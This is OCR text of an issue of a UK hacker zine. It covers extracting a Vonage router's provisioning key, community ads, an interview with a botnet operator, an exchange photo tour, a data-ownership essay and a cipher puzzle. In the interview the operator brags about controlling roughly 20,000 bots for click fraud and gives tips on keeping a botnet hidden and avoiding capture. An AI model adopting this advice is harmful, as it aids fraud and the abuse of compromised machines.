


Within the /Voice_adminpage.htm page, we can see a few more configuration settings.







The SIP page lets you tweak the SIP settings and RTP settings.




The Provisioning page allows you to configure the RT31P2 on how it talks to the Vonage provisioning network.



Line 1 lets you play around with the service settings of your router, and of course if line2 isn't being used you can add your own SIP provider account onto your router, to enable it to use other cheaper or free SIP service providers:



See the Provisioning tab. At the bottom we see a row of “GPP” entries.



The one we are looking for is the GPP_K key. And it looks something like this:

9190ca44e4cffb893c2ae43c4bca57fb18f04482a84dcce30d28017e7715a8a0

The key is 64 characters long and is comprised of HEX numbers/letters.

Using the key against the Vonage encrypted XML file using a decryption application, we can turn the file into a flat, plain text, humanly readable XML format. You can take a look at what my file looked like here: http://xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Credits

Naxxtor: For making the hacking Vonage "ponage" logo, and listening to me on the phone nattering on about all this.


10nix:For being a leet ass mo-fo and building a fantastic Asterisk server and giving me the idea to play with this stuff.

To the Vonage lady, who confirmed to me that Vonage were proprietary.

Thanks also go to the UK hacking community, The Hacker Voice Crew for sticking by all these years, and to all the people who keep us going. London2600, Rat and everyone else.

Shouts
HV IRC, Planetlave, DarkNature, Hyper. BinRev community.

THE OLD GIBSON PHONE SYSTEM
CROSSWORD ANSWERS



You may remember this from Issue 2….

… well there's the answers!

If you enjoy these sorts of puzzles – get in touch with us so we can gauge interest and print more:

Articles@hackervoice.co.uk

PHREAKING BLOODY ADVERTS!

Web Sites

Hack Scotland: Everyone is welcome, from noobs to pros. Were also looking for people to help with posting news, writing articles, and helping with forum management: http://www.hackscotland.com

Hacker Voice TV: HVTV Episode Production Blog: http://www.hvtv.co.uk/

HVTV is also available on YouTube: http://www.youtube.com/user/naxxtor

Bobs Basement: Bobs Basement is a collective of major geeks (with social skills), who are interested in all aspects of technology. The group was formed as a projects group from London 2600members. We meet once a month in Putney, South West London. The sole purpose of our projects is to learn. http://www.bobsbasement.co.uk

Nelaxis: **nelaxis.org** provides hosting for any code or articles I produce in the hope that some people will find them useful. Main interests include network service, host, application security, open source software and programming. Please come vist! – *Skrye*.

Meetings

London 2600: London Trocadero, Picadilly Circus (accessible directly from the tube station). Basement floor by the escalators. Times: First Friday of the month, 6:30PM till late. From the Trocadero we head on to "Unfolded Her Trolley", which is where the unofficial "Mid month" meeting is held directly at 7:30PM on a Mid month Friday.

Stoke-on Trent Meeting: "Unplugged", Stoke on Trent, Hanley, Festival park. Times: Held every Thursday, usual start is 5:30PM, and the finish is 10.

Internet Radio

Hacker Public Radio: Daily content, community created and produced, come on over and consume/create. http://hackerpublicradio.org

Announcements

Hacker Voice Radio: HVR is an online radio show set up as a vocal forum for all the UK hackers and phreaks to come together, work together and a place to share information. HVR is hosted by either Be|ia| or Naxxtor; frequent co-hosts are Metatron, 10nix, hyper, Vesalius and Blue_Chimp – Tuesday, Wednesday and Thursday at 9pm GMT.

You can listen live by tuning into the stream at those times. We encourage all our listeners to join the IRC channel (#hvr on irc.hackervoice.co.uk) during the show to interact with your hosts.

Hacker Voice Merchandise

Stickers? T-Shirts? DVD's? Mugs?!

The Hacker Voice Team are currently looking into some new merchandise possibilities. Watch this space for further information!

HackPack 2008

The date is 11-14 September

The places is Berlin, Germany

For Further Details Please Visit The Hacker Voice Meetings Wiki:

http://hvmeetings.co.uk/wiki/HackPack08

Personal Messages

Anon: 50572 45132 16121

Control: Glen I know you're out there. Please get in touch about the missing User accounts and passwords.

Omega-1: In Issue One of this very magazine I disclosed a web link for you to look at – it seems only one person has worked out what's going on. Well done Nido! Now let's see who else can figure out what's going on and perhaps continue the Enigma known as Glen Williams!

WrongOne: You'll never know…

THV Team: Another message from "Wrong One" – anyone know who this guy is?!

WRTH:ZHEiM82xhVELvr5+pZid44RhcFcAlmFWci81FUG2ZOAyJLIUxXej6pN/peiPJs9Eo69nDHfjoQ5ZP4j+iOgfu84anQtOspxzlBu8oT+H5QnajSx9C3X6H14NjI0CRuvQqm7vLF55OwI=

Internet Relay Chat

HVR IRC: Point your favorite IRC client at: **irc.hackervoice.co.uk** … and come join #hvr and chat away!

Jiggawatts: irc.jiggawatts.net Now Braille 2.0 compatible

Lost & Found


Octo-5: Found… Small Brown folder containing top secret documents. It's about 10 pages long detailing various on going projects.

I located these on a Kings Cross train during rush hour. Interesting reading. If it's yours please get in touch via the magazine. Thanks.


Clumsy523: Lost… Two DVDs that contain a huge database of people from the UK. Will pay well if you can find these before they appear on E-Bay!

PHREAKING BLOODY ADVERTS!

Hacker Voice Digest Printed Back Issues




Issue #1 - £3.49. 38pp.
http://www.lulu.com/content/1318091




Issue #2 - £3.78. 58pp.
http://www.lulu.com/content/1652782

Issue #3 - £x.xx. 88pp
http://www.lulu.com/



Coming in 2012!



Phone Numbers

THV PBX: The Hacker Voice PBX is up and running! Call in and interact with the other Phreakers:

US: 425-906-3549
UK: 08445620960
Free World Dialup: 835822

Creative Commons

Submissions Wanted!

The Hacker Voice Magazine Team needs YOUR help! We are after the following submissions for the next magazine…

* Tech based articles.
* Non Tech based articles.
* Random life experiences / journalistic articles.
* Hardware / Software reviews.
* Event reviews.
* Local meeting information.
* Information about UK geeky / hackery locations (such as LAN parties etc.)
* Tips / tutorials / and guides on any subject.
* Photographic artwork. Or any type of pictures you may wish to send in relating to any of the above.
* All submissions used in the magazine will get a credit and we are looking into giving away free stuff for articles – watch this space!

Please sent any submission to: **articles@hackervoice.co.uk**

How To Advertise

Have you got a personal message, a meeting or hacker event?

Do you have a hacker related web site and would like some extra traffic?

Well get in touch with THV Digest team.

If we deem your request as suitable we will include it in future editions of the digest, free of charge. E-Mail requests to:

ads@hackervoice.co.uk

First of all, this digital outlaw wishes that we do not use his normal on-line handle, so we will be calling him Cyber during this interview to mask his Identity.

Hello Cyber. Can you introduce yourself, tell us who you are and where you're from (website/community etc.)?

I'm Cyber; I originate from ICQ - 25 years of age and becoming quite the C programmer.

We understand that recently you have been working with botnet code. Could you go into a little detail on what that is, and what you use it for?

Well I write code for many things, Windows manipulation is one of them. My bots are for the sole purpose of learning how Networks work and how you can get data from Windows Networks.

As most people understand the term, botnets are collections of bots that all function under the control of one person or group of people. Could you give some examples of how you interact with your bots, and what you have them do?

When the first Trojans were introduced they were client/servers (netbus, sub7,.etc). The first way to communicate with the infected machine would be to connect to it directly with the client software, and the server side which is on the infected machine would accept an inbound socket.

All up until IRC started to get more and more popular, when I first started out I used an IRC channel for a few sub7s that I had infected with Kuang at the time

Now there are sources that can in fact be controlled from web forums, PHP bots are getting more popular due to the fact that they connect on your standard HTTP port 80

But there are some that even connect to P2P networks, which can also be hard to discover ;o)

Today IRC bots are not even connecting to port 6667 because of the wide spread on them.

We have had a lot of reports from other people in the community that have also confirmed that more and more servers are now blocking IRC server ports to prevent Botnets and other perl and php based scanners and bot code from working. What's your plan to over come this problem. Do you see any easy solutions?

Dedicated servers of course! ;o) You don't run these types of networks on any shell accounts because they catch wind fast. If you have more than a few hundred, that eats up bandwidth and fast. So they know to investigate the connections. But I know of a few shell providers that don't really bother with the situation so long as their being paid monthly…

You mention a number there. At any time how many bots would you say that you have control over, and would you say they were all on unique servers or all hosted on a single server?

I would say that most of them are on dedicated servers, and a rough number would be 20k.

Of those 20 thousand bots, how many of those would be per server, and don't you suffer from a black hole effect on the server's bandwidth, what with all of the bots sucking away all of it via their traffic?

The server is hosted on a GigE burstable - the ircd i use is the one that Undernet uses so the load isn't much of a drag. It would take a lot to lag a GigE server with an industrial processor which is why I hand picked it.

Sounds powerful. Now to the hard question. A lot of our readers will be thinking about now, just exactly what are these 20k bots on a killer server/backbone actually doing for you? I assume they must be generating some form of income. Could you comment on it at all, and give us an idea of what your bots do for you?

Cpc ads are a really good way to generate a way to pay for all of that hardware, its almost impossible for it to be seen as a bogus click due to some modding I made on my sources. One thing i would like to say is, never try to get into carding/stealing another's info if you don't know what your doing. No good will come out of it…

I think the one thing I have found no matter what the community is, or what the situation is, if you steal money, that's raw hard cash from some one, no matter how much it is, they ARE going to come after you for it.

So that's good advice. Your Bot's are working overtime; do you ever find the time to explore the other areas of the hacker world?

Bot Netting is only one thing I've done, I personally think it can be n00bish in some ways because it's not "real" hacking. I've explored and discovered certain parts of Unix/Linux systems/networks that could cripple a company. Wireless hacking is another thing I'm fond of; I've reset a few router default passwords in my time. Network sniffing is another thing I like to do when I'm not coding anything. Combing all of these fundamentals together could in fact destroy a company

Other than generating income from advertisement click thru's, do your bots have any other useful or destructive capabilities that are at your disposal should the need arise?

Oh yeah, if I wanted I could launch an attack that would suffocate an average T3. Any 100MBit Ethernet protocol would die shortly due to the massive traffic. Flooding is probably going to be a main destructive tool for a lot of kiddies that decided to blast off a server website which is why I hardly ever use those functions. DDoSing is another thing I don't do because of 2 reasons. One because I'll loose my net and two, I won't be able to make any money!

One of the major ways to keep a net discreet is to basically be invisible, and what I mean by that is - don't do anything n00bish like dosing Microsoft.com and think you're l33t.
You will get caught, because they'll infiltrate one of the infected machines and eventually find out everything, and trace it back to you ;o)

Well, thank you very much for your time, Cyber. This has been insightful, and I am sure that your input will help a lot of people understand that not all Bot-Netters are out to ddos their favourite site.

5 Tips For People Interested In Bot Nets…

- Learn how to program, a lot of times people have 30 sources when 1 will do.
- Remember, if you be an asshat with them, you'll get caught.
- Find the money to get a dedicated server, because if they get bigger you'll have to host them on something like that.
- Find ways to keep them safe, don't spread your *.exe around so people can decompile them and either steal/report your net.
- Use them in a manner that won't hurt a lot of people, mainly you - Cyber.



Taxis
Customer Lounge
St Pancras
Hacker VOICE
WWW.HACKERVOICE.CO.UK

Telephone Exchanges: Sturry

This is the telephone exchange NDSTU, Sturry, Kent (near Canterbury) which serves about 3,120 residential lines and 155 non-residential lines.

The engineers working here clearly know a thing or two about hot beverages. Perhaps they read Issue 1 of this very magazine?

The front door has an interesting assortment of signage, as usual



Interesting, they've disconnected the electronic access system and replaced it with "area suited locks" ... Hmm.

So, they've disconnected these, then? (so why are the lights still on?)

The exchange has a microwave link to the Canterbury exchange.

There is a window with a nice view of the comms racks….

… Oh, and BT - YHM

Clearly a BT engineer got royally pissed off with The Cult and ditched this tape…

More info on this exchange is available at the Sam Knows web site: http://www.samknows.com

NIDO WRITES...

WHO OWN'S YOUR DATA?

In the past, software was a program. It was a bunch of ones and zeroes which you had on your computer. The processor read them and acted upon them. Sometimes, the ones and zeroes were a bit wrong, resulting in a crash, and because nobody saves their documents every ten seconds, a lot of data was lost.

Software was yours. You got yourself a piece of software, either bought it, pirated it, downloaded the source and built it or it somehow magically found its way to your machine and got installed, and it was yours. It worked yesterday, it works today, and it will work tomorrow.

This is not the case anymore. Now you go on vacation, and if you spend more than 30 days away from your computer, your operating system might decide you have an illegal copy of it and locks you out. It was one of the things I wanted to test with Windows Vista, to see whether or not it was an urban legend, but I've seen it happening with Windows XP. In real life, with real people, that needed to know what they scribbled down on that text document on their desktop.

Another way to fire this with Windows is a system upgrade. Though you should have read in the EULA that changing three hardware components is equal to changing computers, and your license is bound to the `computer' you installed it on first. (This is also why you should always plug in your USB gear after starting up. If you have 3 USB devices which weren't installed initially, your computer changes and thus you are running windows illegally. It's almost impossible to run Windows legally nowadays, but that's a different story).

So, most of us don't even own their own computing environment anymore. It's up to some Steve or another whether or not you may log into your own computer today. But we found the ultimate fix for this. We'll move to the web! That's it, all our documents not on our own computer, but on the one owned by Google so when OS makers decide you need to call in and pay more money to continue, you can grab another computer and continue from there...

But is this really a solution? I mean, there are (relatively easy) ways to get back to your data without making use of the call-and-pay solution. There are also many free, open source operating environments which wouldn't even dream of locking you out of your own system (and you can see that in the code). You can claim back your own PC if you want, or at least get to the data you created.

The trend of today seems to be to move everything to the web. Data, applications, pin numbers, everything. So when the great day comes when your machine explodes, you don't mind because you'll buy a new one and continue your on-line endeavours. Great idea, but your machine isn't the only one that can crash.

What happens if you don't have an internet connection? For example (as happened to me), you move, and all promises for an internet connection have proved to be false. Then there's the house lord who thinks, despite you explaining very clearly that it is urgent you have an internet connection, takes three weeks only to find out you need a modem (which I told them on day 2)?

What if Google goes down? With that go all your documents? What if you make use of some obscure other company to hog your data? Can you trust them? Can you even trust Google for that matter? It has already been proven that even your deleted email is not actually deleted. Google still keeps access to it. What is there between your sensitive data and Google? You have only their mission statement to "do no evil".

Even when not doing evil, is it ethical to charge people for services? I don't think so. So here you are, all your documents on-line in the Google whatever thing, and BOOM, they decide to charge you 10 cents for each time you open a document. That's going to cost you a LOT, even if all you want to do is back up the documents you have there.

I'm not saying Google is bad, and that we should all stay clear of it. I'm not even saying that about Microsoft. I'm saying that you should be wary about moving your shit up to the web. If you want your data to be "safe and secure", don't dump it on the first site you find which claims to do so. Keep it on your own machines.

Make backups. There are millions of programs which can do that auto-magically. But for god's sake, please keep your sensitive data to yourself, because no matter how much any person or company doesn't want to publish it, no matter how many lines of text they publish saying they secure your privacy, most of the time it's all talk. Please. Inform yourself, and make sure you have all your important stuff available offline.

Nido Media

nido@foxserver.be

Your Thoughts?

Here at Hacker Voice Magazine we love your feedback! If you disagree or agree with Nido, get in touch.We'd like to know your opinions! Replies will be included in future editions of the magazine.

E-Mail us at…

articles@hackervoice.co.uk

Or Visit the forums at…

http://forums.hackervoice.co.uk/

THV Staff Opinion

Nido has brought up a good point which we totally agree on. Why would anyone want to upload all their personal documents to a service who love to data mine everything and use it to sell you products (and sell the data to others!)? Because it looks easy, it's simple to do and looks (on the surface) a good thing; we're getting more and more lazy and if we don't see the bigger picture (as Nido has pointed out) we're going to end up in trouble. Your personal information should just be that… personal. Keep it safe at home, not on a big server some where; buy some cheap blank media and a hidden safe to keep it in.

The Encrypted Message – by Dev Null

Hi, everyone! Dev_Null here. I'm new to the magazine, so bare with me.

Tired of hacking? Yeah, me neither, but lets say you've rooted all the boxes in the world. Now what? How about a puzzle! This puzzle will be submitted annually by yours truly. My puzzle is this, I have encrypted a message and you must decrypt it. I know what you're thinking, "encrypted, is he kidding?", but wait - there is an interesting twist.

I have taken a few paragraphs from a book of my choosing and encrypted them using an unnamed program.

The challenge is to decrypt the message and then see if you can find what book I have taken the paragraphs from. Sound like fun? I hope so. If you like the puzzle get in touch with me via the forums or IRC.

If you figure out the message, and consequently the book it is from, you may either keep it to yourself and say nothing, and wallow in your 1337ness, or, if you feel compelled enough, you may message me and tell me what you have come up with, and I will tell you whether you are right or not.
I must warn you, this is not supposed to be easy… at least I don't think so.

Well it is time, are you up for the challenge?

The Encrypted Message

```
////////////////////////////////////////////////////////////////////////////////////////////////////
DxGuZ Ogds3 NAQh 5AHFgku TW3 F3/g nrcD utXUOM JGWn. 4K9i hdsjLHCSO Zu4
 LzyBdpmbY ljrRFDw102 SUgcH ZuK Rublxx89, N4zf LoIxT nYvRz'lB oaSN 34c
 Xbobz OkE3. pbsEz KkZoz pQcpMeH PGA8n. EhnK DCO7V DpX6 2PD2TBY rc4 rW4
 yL5l. bpapB BrV4 XfXm+ 0Nrza mQ1 gfl nqiq79L rtmK HL8j DRci8h6 pe6 z/IX
 kDOPqTfi. FivWCHaJ mqdC MmheBH73H XSaSz eN K1MDWm sjvZC-RSYd5 RsjiyC
 B7J1bS, uaccyw7 lgO W8buOLWF /6EBp, hy8Ah PDCAlhnr, vZ8 72Be B385SgpV
 MyDNu8l 1wgOUnR qmRO VeVX1K8. fW lXdtJ2A D8D0qv laN ZvN8 MA3o /HGAqsgs
 xG72ZkdhUR /+PwZp. esbE laWnRN 9IIDtv fQ+ BN6l aijpFF2MJ'oN ZlVU2 TthU6
 ofae4lBN+ UjH BO97g. 2Ezbs Njev0 nSCRz. I6NlS +QtcH 8KHCZ. Nq3sLNCKE
 dRiR5 XsXTPzAM/ 52mX e0Kn CR 5l/4tRgf dbTp97INO, z8xd L2Y /HG1pdSvs +xAf,
 E7s w1wMU HEIGfhRv. sPvW0 abokM C058n AFr MKzwZ, J1FEt/m AFPNSVtS Ts7
 uE6X TW4 eqtjOIPL. 9kz doYk3PA6Pj/ 37I7T BZmuWK BZXYL4 fkZs3 lgB M67yoY
 XSvsvz, riyYC2JD.
   3Fyt seShJ NI73f 71/8e VTnbA mRZH Od w+4EWZf vqQn58 62Be 7DCxtZWro
